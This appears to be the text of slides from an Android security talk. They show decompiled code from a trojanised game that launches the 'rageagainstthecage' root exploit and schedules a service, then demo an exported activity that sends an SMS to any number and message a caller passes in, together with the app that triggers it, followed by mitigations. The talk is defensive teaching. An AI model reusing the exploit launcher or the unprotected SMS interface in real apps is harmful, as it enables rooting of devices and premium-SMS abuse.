                int i = 0;
                while (true)
                {
                    if (i < 0);
                    String str;
                    while (true)
                    {
                        return;
                        try
                        {
                            {
                                i = this.val$in.read(arrayOfByte);
                                str = new String(arrayOfByte, 0, i);
                                if (!str.contains("Forked"))
                                    break label172;
                                Intent localIntent = new Intent(adbRoot.this.ctx, AlarmReceiver.class);
                                localIntent.putExtra("start", true);
                                PendingIntent localPendingIntent = PendingIntent.getService(adbRoot.this.ctx, 0, localIntent, 0);
                                AlarmManager localAlarmManager = (AlarmManager)adbRoot.this.ctx.getSystemService("alarm");
                                Calendar localCalendar = Calendar.getInstance();
                                localCalendar.add(13, 5);
                                localAlarmManager.set(0, localCalendar.getTimeInMillis(), localPendingIntent);
                                if (adbRoot.this.handler != null)
                                    adbRoot.this.handler.sendMessage(2);
                                sleep(1000L);
                            }
                        }
                    }
                }
            }
        }
    }
}
```



- cn.bluesky.fingerbowling
- com
  - admob.android.ads
  - adwhirl
  - android.root
    - AlarmReceiver
    - Setting
    - adbRoot
    - main
    - udevRoot
  - mobclix.android.sdk
  - phonegap
- jackpal.androidterm
  - Exec

```
adbRoot.class
private boolean runExploid()
{
    int i = 0;
    File localFile = new File(this.ctx.getFilesDir(), "rageagainstthecage");
    if (localFile.exists());
    try
    {
        FileDescriptor localFileDescriptor = Exec.createSubprocess("/system/bin/sh", "-", null, new int[1]);
        FileOutputStream localFileOutputStream = new FileOutputStream(localFileDescriptor);
        new Thread(new FileInputStream(localFileDescriptor))
        {
            public void run()
            {
                byte[] arrayOfByte = new byte[4096];
                int i = 0;
                while (true)
                {
                    if (i < 0);
                    String str;
                    while (true)
                    {
                        return;
                        try
                        {
                            i = this.val$in.read(arrayOfByte);
                            str = new String(arrayOfByte, 0, i);
                            if (!str.contains("Forked"))
                                break label172;
                            Intent localIntent = new Intent(adbRoot.this.ctx, AlarmReceiver.class);
                            localIntent.putExtra("start", true);
                            PendingIntent localPendingIntent = PendingIntent.getService(adbRoot.this.ctx, 0, localIntent, 0);
                            AlarmManager localAlarmManager = (AlarmManager)adbRoot.this.ctx.getSystemService("alarm");
                            Calendar localCalendar = Calendar.getInstance();
                            localCalendar.add(13, 5);
                            localAlarmManager.set(0, localCalendar.getTimeInMillis(), localPendingIntent);
                            if (adbRoot.this.handler != null)
                                adbRoot.this.handler.sendMessage(2);
                            sleep(1000L);
                        }
                    }
                }
            }
        }
    }
}
```

# Nonsensical Code

```
while (true)
{
    if (i < 0);
    String str;
    while (true)
    {
        return;
        try
        {
```

# Mitigation

- Store information securely
  - Not on sdcard
  - Not in source code
  - Not world readable

# Android Interfaces

- Call other programs
- Don't reinvent the wheel
- Take a picture
- Twitter from photo app

# Demo

Exploiting open interface with SMS functionality

# Demo Explained

- When it is called it sends an SMS
- Caller can set the number and message
- Sadly this is considered useful!



# Demo Explained

- Calls the SMSBroadcastr
- Sends number and message
- Sends an SMS





# SMSBroadcastr

```
public class SMSbroadcastrActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        String message = "test";
        String number = "16013831619";
        Bundle extras = getIntent().getExtras();
        if (extras != null)
        {
            message = extras.getString("message");
            number = extras.getString("number");
        }
        if (message != null && number != null)
        {
            SmsManager sm = SmsManager.getDefault();
            sm.sendTextMessage(number, null, message, null, null);
        }
    }
}
```

# SMSIntent

```
public class SMSintentActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        Intent intent=new Intent();
        intent.setComponent(new ComponentName("com.georgia.weidman.broadcast"
            , "com.georgia.weidman.broadcast.SMSbroadcastrActivity"));
        String num = "16013831619";
        String mess = "test test";
        intent.putExtra("number", num);
        intent.putExtra("message", mess);
        startActivity(intent);
    }
}
```

# Mitigations

- Don't have dangerous functionality available in interfaces
- Require user interaction (click ok)
- Require-permission tag in manifest for interface

# Contact

Georgia Weidman

[georgiaweidman.com](http://georgiaweidman.com) [bulbsecurity.com](http://bulbsecurity.com)

[georgia@bulbsecurity.com](mailto:georgia@bulbsecurity.com)

[@georgiaweidman](#)